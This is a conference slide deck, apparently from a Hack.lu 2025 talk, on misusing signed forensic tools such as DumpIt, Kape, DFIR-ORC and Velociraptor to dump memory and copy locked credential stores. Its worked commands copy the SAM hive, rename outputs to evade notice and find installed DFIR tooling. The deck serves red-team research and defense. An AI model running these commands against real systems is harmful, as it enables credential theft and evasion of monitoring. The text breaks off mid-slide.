SYNACKTIV

LOLBlue: Living Off the Land with Blue Team tools

Antoine Carrincazeaux & Maxence Fossat

Hack.lu 2025

About us

SYNACKTIV

Antoine Carrincazeaux

Pentester / Red Teamer

@aeinot.bsky.social

Maxence Fossat

DFIR Analyst

@Cybiosity — @cybiosity.bsky.social

Secret extraction: in memory

Secret extraction: in memory

SYNACKTIV

What are we looking for?

- **LSASS process**
  - Users and machine hashes
  - Kerberos tickets
  - Cleartext passwords (wdigest)
  - DPAPI cached keys
- **Example: privilege escalation**
  - Server compromise by the attacker
  - A domain administrator is logged on the server
- **Protections**
  - RunAsPPL / Credential Guard
  - Strong Tiering

Secret extraction: in memory

Known techniques

SYNACKTIV

- **Userland techniques**
  - A wide range of tools and techniques
  - Detected and blocked by most EDR
- **Kernel drivers**
  - Malicious or vulnerable drivers
  - EDRSandblast: `RTCore64.sys` and `DBUtils_2_3.sys`
  - https://www.loldrivers.io

Secret extraction: in memory

What do Blue Teams use?

SYNACKTIV

- **Kernel drivers**
  - `Winpmem` (Velociraptor, DFIR-ORC, **physmem2profit**, etc.)
  - `DumpIt.sys` (DumpIT)
  - But also other lesser-known drivers:
    - `ad_driver.10.sys` (Exterro FTK Imager)
    - `RamCaptureDriver64.sys` (RamCapture64)
    - `Mag2AF3.sys` (Magnet RAM Capture)

Secret extraction: in memory

Using DumpIT


SYNACKTIV

```
C:\>.\DumpIt.exe /Q /OUTPUT memdump.mem
    Destination path:           \??\C:\memdump.mem
[...]
    Time elapsed:               0:24 minutes:seconds (24 secs)

    Created file size:           4273111040 bytes (4075 Mb)
    Total physical memory size:  4075 Mb
[...]
```

Secret extraction: in memory

Using Exterro FTK Imager



Secret extraction: in memory


What is the difference with attackers techniques?


- **Signed and trusted binaries**
  - Their legitimate use is to dump your RAM
- **Absent from loldrivers.io**
  - Neither malicious nor vulnerable
- **Potentially already used legitimately in your environment!**

Secret extraction: in memory

SYNACKTIV

Virustotal: EDRSandBlast vs DumpIt





Secret extraction: locked files

Secret extraction: locked files

What are we looking for?

SYNACKTIV

- **Registry hives**
  - `C:\Windows\System32\config\` [`SAM` / `SECURITY` / `SYSTEM`]
  - Local users, machine account, cached domain credentials, DPAPI keys, etc.
- **NTDS.dit**
  - Active directory database
  - Domain account hashes, Kerberos secrets, etc.
- **Browser cookies**
  - Azure / MS365 sessions
  - Sessions on web-based Bastions

Secret extraction: locked files

SYNACKTIV

Locked files

```
C:\>whoami
nt authority\system

C:\>copy "C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies" C:\Windows\Temp\Cookies
The process cannot access the file because it is being used by another process.
        0 file(s) copied.
```

Secret extraction: locked files

Known techniques

SYNACKTIV

- **Target-dependant**
  - `reg save` for registry hives
  - `ntdsutil` for the NTDS.dit
  - Kill the browser to access the cookies
- **Target-independant**
  - Volume Shadow Copy (VSSAdmin)
  - Raw access to disk
    - Invoke-NinjaCopy
    - `ntds-dump-raw` in NetExec

Secret extraction: locked files

What do Blue Teams use?

- **Raw access to disk**
  - Once again, with signed and well-known binaries
- **A wide range of software is available to do this**
  - Velociraptor
  - Zimmerman tools
    - Kape for raw access to disk
    - Registry Explorer for registry hives
  - Exterro FTK Imager
  - DFIR-ORC
  - EldoS RawDisk

Secret extraction: locked files

SYNACKTIV

Dumping registry hives with Kape


```
C:\kape\> type Targets\malicious_target.tkape
Description: Dump SAM/SECURITY/SYSTEM
Author: Aeinot
Version: 1.0
Id: dd5d3deb-d303-406b-8a4b-d1ab1369582f
RecreateDirectories: true
Targets:
    -
        Name: SAM registry hive
        Category: Registry
        Path: C:\Windows\System32\config\
        SaveAsFileName: sm
        FileMask: SAM
    -
        Name: SYSTEM registry hive
        Category: Registry
        Path: C:\Windows\System32\config\
        SaveAsFileName: sys
        FileMask: SYSTEM
    -
        Name: SECURITY registry hive
        [...]
```


- https://github.com/EricZimmerman/KapeFiles/blob/master/Targets/Windows/RegistryHivesSystem.tkape
- https://github.com/EricZimmerman/KapeFiles/blob/master/Targets/Windows/ActiveDirectoryNTDS.tkape

Secret extraction: locked files

SYNACKTIV

Virustotal: Invoke-NinjaCopy vs Kape





Tool reconnaissance

Also known as: *What's already there that I can use?*

Tool reconnaissance

System Service Discovery (T1007)

SYNACKTIV

- Look for `Velociraptor` service running on the endpoint

```
C:\Users\User>tasklist /svc

Image Name                     PID Services
========================= ======== ============================================
[...]
Velociraptor.exe              3752 Velociraptor
[...]
```

Tool reconnaissance

Security Software Discovery (T1518.001)

SYNACKTIV

- **OR** simply look for any binary that was shown in this presentation

```
C:\>dir /s /b | findstr Velociraptor\.exe
C:\Program Files\Velociraptor\Velociraptor.exe
```

Tool reconnaissance

DFIR-ORC configuration

SYNACKTIV

- **DFIR-ORC** can be **configured** or **unconfigured** (rare because less useful)
- A new binary is created for a new configuration → **DFIR-ORC** is usually not signed

```
C:\Users\User\Sigcheck>sigcheck.exe -nobanner C:\Windows\Temp\DFIR-Orc.exe
C:\Windows\Temp\DFIR-Orc.exe:
        Verified:       Unsigned
        Link date:      20:52 18/09/2025
        Publisher:      n/a
        Company:        n/a
        Description:    DFIR-ORC Utility
        Product:        DFIR-ORC
        Prod version:   v10.2.7
        File version:   v10.2.7
        MachineType:    32-bit
```

Tool reconnaissance

DFIR-ORC configuration

SYNACKTIV

- **DFIR-ORC** works as a single unsigned binary embedding:
  - Unconfigured DFIR-ORC binary
  - Additional tools (like winpmem or DumpIt)
  - a configuration stating **what can be done** and **what is done by default** (when no parameters are passed)

Tool reconnaissance

DFIR-ORC configuration

SYNACKTIV

```
C:\Windows\Temp>.\DFIR-Orc.exe /keys /log:file,output=NUL
```

- `/log:file,output=NUL` avoids a log file being created

DFIR-ORC documentation

Once a tool is run, its results are stored in an archive. The content of archives are set by the configuration file. Given a *configured* binary, the option `keys` lists all the archives which can be built according to the embedded configuration.

DFIR-ORC documentation: https://dfir-orc.github.io/tuto.html#test-the-configuration

Tool reconnaissance

SYNACKTIV

DFIR-ORC configuration

```
[...]
[X] Memory (DFIR-ORC_WorkStation_WKS01_Memory.7z)
    [ ] GetRam_dmp
    [ ] GetRam_aff4
    [ ] GetRam_raw

[X] Little (DFIR-ORC_WorkStation_WKS01_Little.7z)
    [X] NTFSInfo_little
    [X] GetEVT_little
    [X] SystemInfo
    [X] Autoruns
[...]
```

- Then you can launch the desired collection:

```
C:\Windows\Temp>.\DFIR-Orc.exe /key=GetRam_raw
```

Tool reconnaissance

SYNACKTIV

DFIR-ORC configuration

- Detailed configuration can be dumped:

```
C:\Windows\Temp>.\DFIR-Orc.exe ToolEmbed /dump=DFIR-Orc.exe /out=dump-dir\
```

```
C:\Windows\Temp>dir /b dump-dir
[...]
GETMEMDMP_CONFIG.XML
[...]
WOLFLAUNCHER_CONFIG
```

```
C:\Windows\Temp>type dump-dir\WOLFLAUNCHER_CONFIG
[...]
        <command keyword="GetRam_raw" optional="yes" >
            <execute name="winpmem" run="7z:#Tools|winpmem" />
            <argument>--truncate --compression none -dd --verbose --acquire-memory
            --volume_format raw --output -</argument>
```


In-depth look

Velociraptor

A primer

SYNACKTIV

- Client/Server architecture
- Same binary for both roles
  - one with `server.config.yaml` config file and `frontend` command
  - one with `client.config.yaml` config file and `service run` command



```
/usr/local/bin/velociraptor
--config /etc/velociraptor/server.config.yaml
frontend
```


```
"C:\Program Files\Velociraptor\Velociraptor.exe" --config
"C:\Program Files\Velociraptor\/client.config.yaml"
service run
```

Velociraptor

A primer

SYNACKTIV

- Velociraptor exposes its functionalities through **Velociraptor Query Language (VQL)**
- SQL-like query language (`SELECT .. FROM .. WHERE` basic sentence structure)



- Column selectors can contain **VQL subqueries** or **functions** (another way to execute Velociraptor's functionalities)
- Possible to use the `scope()` plugin if you only need the functionality of a function (without a particular plugin)

Velociraptor documentation: https://docs.velociraptor.app/docs/vql/fundamentals/

Velociraptor

A primer

SYNACKTIV

- Complex VQL queries are saved as **Artifacts** (YAML files)
  - Built-in
  - **OR** pulled from external repositories
  - Usually take parameters
- **Accessors** define the way to access data
  - `file` : access files using the operating system's API
  - `ntfs` : parsing NTFS structures
  - `ntfs_vss` : access the NTFS filesystem (including all VSS)
  - `registry` : access the registry like a filesystem using the OS APIs
  - `raw_reg` : access registry keys and values by parsing a raw registry hive
  - many more...

Accessing locked files

SYNACKTIV

- Possible using Velociraptor Query Language (VQL) with **raw NTFS access** ✨

```
C:\Users\User>"C:\Program Files\Velociraptor\Velociraptor.exe" query "SELECT upload_directory(file=OSPath,
              output='C:/Windows/Temp/') FROM glob(globs='C:/Windows/System32/config/SAM', accessor='ntfs')"
[...]
   "Path": "\\\\?\\C:\\Windows\\Temp\\C\\Windows\\System32\\config\\SAM",
[...]
   "Components": [
       "\\\\.\\C:",
       "Windows",
       "System32",
       "config",
       "SAM"
   ],
[...]
C:\Users\User>dir /b C:\Windows\Temp\C\Windows\System32\config\
SAM
SAM.idx
```

Accessing locked files

SYNACKTIV

Shenanigans: stealthier file name

- You actually don't need to use the `glob()` plugin if you only want to copy one file: `scope()` plugin
- You can choose the name of the output file with the `name` parameter

```
C:\Users\User>"C:\Program Files\Velociraptor\Velociraptor.exe" query "SELECT upload_directory(
              file='C:/Windows/System32/config/SAM', name='totally_not_SAM', accessor='ntfs',
              output='C:/Windows/Temp/') FROM scope()"
[...]
   "Path": "\\\\?\\C:\\Windows\\Temp\\totally_not_SAM",
[...]
   "Components": [
    "totally_not_SAM"
   ],
[...]
C:\Users\User>dir /b C:\Windows\Temp
[...]
totally_not_SAM
totally_not_SAM.idx
```

Accessing locked files

SYNACKTIV

- Using the `upload()` function is also possible

```
C:\Users\User>"C:\Program Files\Velociraptor\Velociraptor.exe" query --dump_dir="C:\Windows\Temp"
              "SELECT upload(file='C:/Windows/System32/config/SAM', name='nothing_to_see_here.tmp',
              accessor='ntfs') FROM scope()"
[...]
C:\Users\User>dir /b C:\Windows\Temp
[...]
nothing_to_see_here.tmp
nothing_to_see_here.tmp.idx
```

upload() function documentation

If Velociraptor is run locally the file will be copied to the `--dump_dir` path [...]

Velociraptor documentation: https://docs.velociraptor.app/vql_reference/popular/upload/

Accessing locked files

SYNACKTIV

More shenanigans: using Artifacts

- You can call built-in **Artifacts** with `artifacts collect` CLI command
  - `Triage.Collection.Upload`
  - `Generic.Collectors.File`
  - `Windows.Collectors.File`
- Artifact's parameters are passed with the `--args` flag
- `--output` specifies the path to the ZIP file that will contain all data from the Artifact's execution
- This ZIP file can be encrypted with a password specified in `--password` flag

Accessing locked files

SYNACKTIV

More shenanigans: using Artifacts

- An example using `Triage.Collection.Upload`
- Start by finding the Artifact's definition in Velociraptor's documentation

```
name: Triage.Collection.Upload
description: |
  A Generic uploader used by triaging artifacts.

parameters:
  - name: path
    description: This is the glob of the files we use.
  - name: type
    description: The type of files these are.
  - name: accessor
    default: file
```

```
sources:
  - query: |
      LET results = SELECT OSPath, Size,
             Mtime As Modifed,
             type AS Type,
             upload(file=OSPath,
                    accessor=accessor,
                    ctime=Ctime,
                    mtime=Mtime) AS FileDetails
      FROM glob(globs=path, accessor=accessor)
      WHERE NOT IsDir
  [...]
```

Velociraptor documentation: https://docs.velociraptor.app/artifact_references/pages/triage.collection.upload/

Accessing locked files

More shenanigans: using Artifacts

SYNACKTIV

```
C:\Users\User>"C:\Program Files\Velociraptor\Velociraptor.exe" artifacts collect
              --output="C:\Windows\Temp\output.zip" --password="5uper5ecureP4ssw0rd"
              Triage.Collection.Upload --args path="C:/Windows/System32/config/SAM"
              --args accessor="ntfs"
```

```
$ 7z x -p"5uper5ecureP4ssw0rd" output.zip
[...]
$ 7z l data.zip
[...]
   Date      Time    Attr   Size  Compressed  Name
------------------- ----- ------ -----------  ------------------------
                    .....    110          73  uploads/ntfs/%5C%5C.%5CC%3A/Windows/System32/config/SAM.idx
2025-09-17 18:35:51 .....  53248       16167  uploads/ntfs/%5C%5C.%5CC%3A/Windows/System32/config/SAM
[...]
```

Accessing locked files

SYNACKTIV

More shenanigans: using Artifacts

- `Generic.Collectors.File` == `Windows.Collectors.File`
- `collectionSpec` parameter requires CSV data (with newlines)

```
name: Generic.Collectors.File
description: |
   Collects files using a set of globs. All globs must be on
   the same device. The globs will be searched in one pass -
   so you can provide many globs at the same time.

aliases:
  - Windows.Collectors.File

parameters:
  - name: collectionSpec
    description: |
       A CSV file with a Glob column with all the globs to
       collect.
       NOTE: Globs must not have a leading device.
    type: csv
    default: |
       Glob
       Users\*\NTUser.dat
```

```
  - name: Root
    description: |
      On Windows, this is the device to apply all the glob
      on (e.g. `C:`). On *NIX, this should be a path to a
      subdirectory or /.
     default: "C:"

  - name: Accessor
    default: auto
    description: |
      On Windows, this can be changed to `ntfs`.
[...]
```

Velociraptor documentation: https://docs.velociraptor.app/artifact_references/pages/generic.collectors.file/

Accessing locked files

More shenanigans: using Artifacts

SYNACKTIV

```
PS C:\Users\User> & 'C:\Program Files\Velociraptor\Velociraptor.exe' artifacts collect
                  --output="C:\Windows\Temp\output.zip" Generic.Collectors.File
                  --args Accessor="ntfs" --args collectionSpec="Glob`
>> Windows/System32/config/SAM"
```

```
$ 7z l output.zip
[...]
   Date      Time    Attr  Size  Compressed  Name
------------------- ----- ----- ----------  ------------------------
[...]
                    .....   110          73  uploads/ntfs/%5C%5C.%5CC%3A/Windows/System32/config/SAM.idx
2025-09-17 18:35:51 ..... 53248       16167  uploads/ntfs/%5C%5C.%5CC%3A/Windows/System32/config/SAM
[...]
```

Accessing locked files

Even more shenanigans: `fs` command

SYNACKTIV

- `Velociraptor.exe` has built-in `fs` commands in its CLI

> **The "fs" command group**
>
> These utility commands allow you to run filesystem commands on the local system, including “filesystem-like” formats, [...].
>
> They do this by exposing some VQL queries as CLI commands.
>
> The commands use Velociraptor’s accessors [`ntfs`, `raw_reg`, etc.].

Velociraptor documentation: https://docs.velociraptor.app/docs/cli/fs/

Accessing locked files

Even more shenanigans: `fs` command

Accessing locked files

Even more shenanigans: `fs` command

SYNACKTIV

- **Command parameters**

```
fs cp <path> <dumpdir>
    Copy files to a directory.

        --accessor="file"          The FS accessor to use
    -l, --[no-]details             Show more verbose info
        --format=jsonl             Output format to use (text,json,jsonl,csv).

Args:
  <path>     The path or glob to list
  <dumpdir>  The directory to store files at.
```

Velociraptor documentation: https://docs.velociraptor.app/docs/cli/fs/

Accessing locked files

SYNACKTIV

Even more shenanigans: `fs` command

- Translates to the following VQL:

```
SELECT *
FROM foreach(row={
    SELECT Name, Size, Mode.String AS Mode, Mtime, Data, FullPath
    FROM glob(globs=path, accessor=accessor)
  },
  query={
    SELECT Name, Size, Mode, Mtime, Data,
           upload(file=FullPath, accessor=accessor, name=Name) AS Upload
    FROM scope()
  })
```

Velociraptor documentation: https://docs.velociraptor.app/docs/cli/fs/

Accessing locked files

Even more shenanigans: `fs` command

SYNACKTIV

```
C:\Users\User>"C:\Program Files\Velociraptor\Velociraptor.exe" fs cp --accessor="ntfs"
              "C:\Windows\System32\config\SAM" "C:\Windows\Temp"
{"Name":"SAM","Size":65536,"Mode":"-rwxr-xr-x","Mtime":"2025-09-16T14:41:50.9028169Z",
"Data":{"mft":"129856-128-4","name_type":"POSIX","fn_btime":"2025-09-07T17:06:42.0047513Z",
"fn_mtime":"2025-09-07T17:06:42.0047513Z"},"Upload":{"Path":"\\\\?\\C:\\Windows\\Temp\\SAM",
"Size":53248,"UploadId":0,"sha256":"d70ce9f00cd5ff682cef758a8f89d110db6ff4ef3dff439825e79ba
0d44e999c","md5":"ac552f23238a486c155872c55968a238","Components":["SAM"]}}

C:\Users\User>dir /b C:\Windows\Temp
[...]
SAM
SAM.idx
```

Accessing locked files

Hiding your actions

Accessing locked files

Hiding your actions

SYNACKTIV

- **Specifying queries in a file** with the `-f` flag for the `query` command

```
C:\Users\User>type C:\Windows\Temp\query.txt
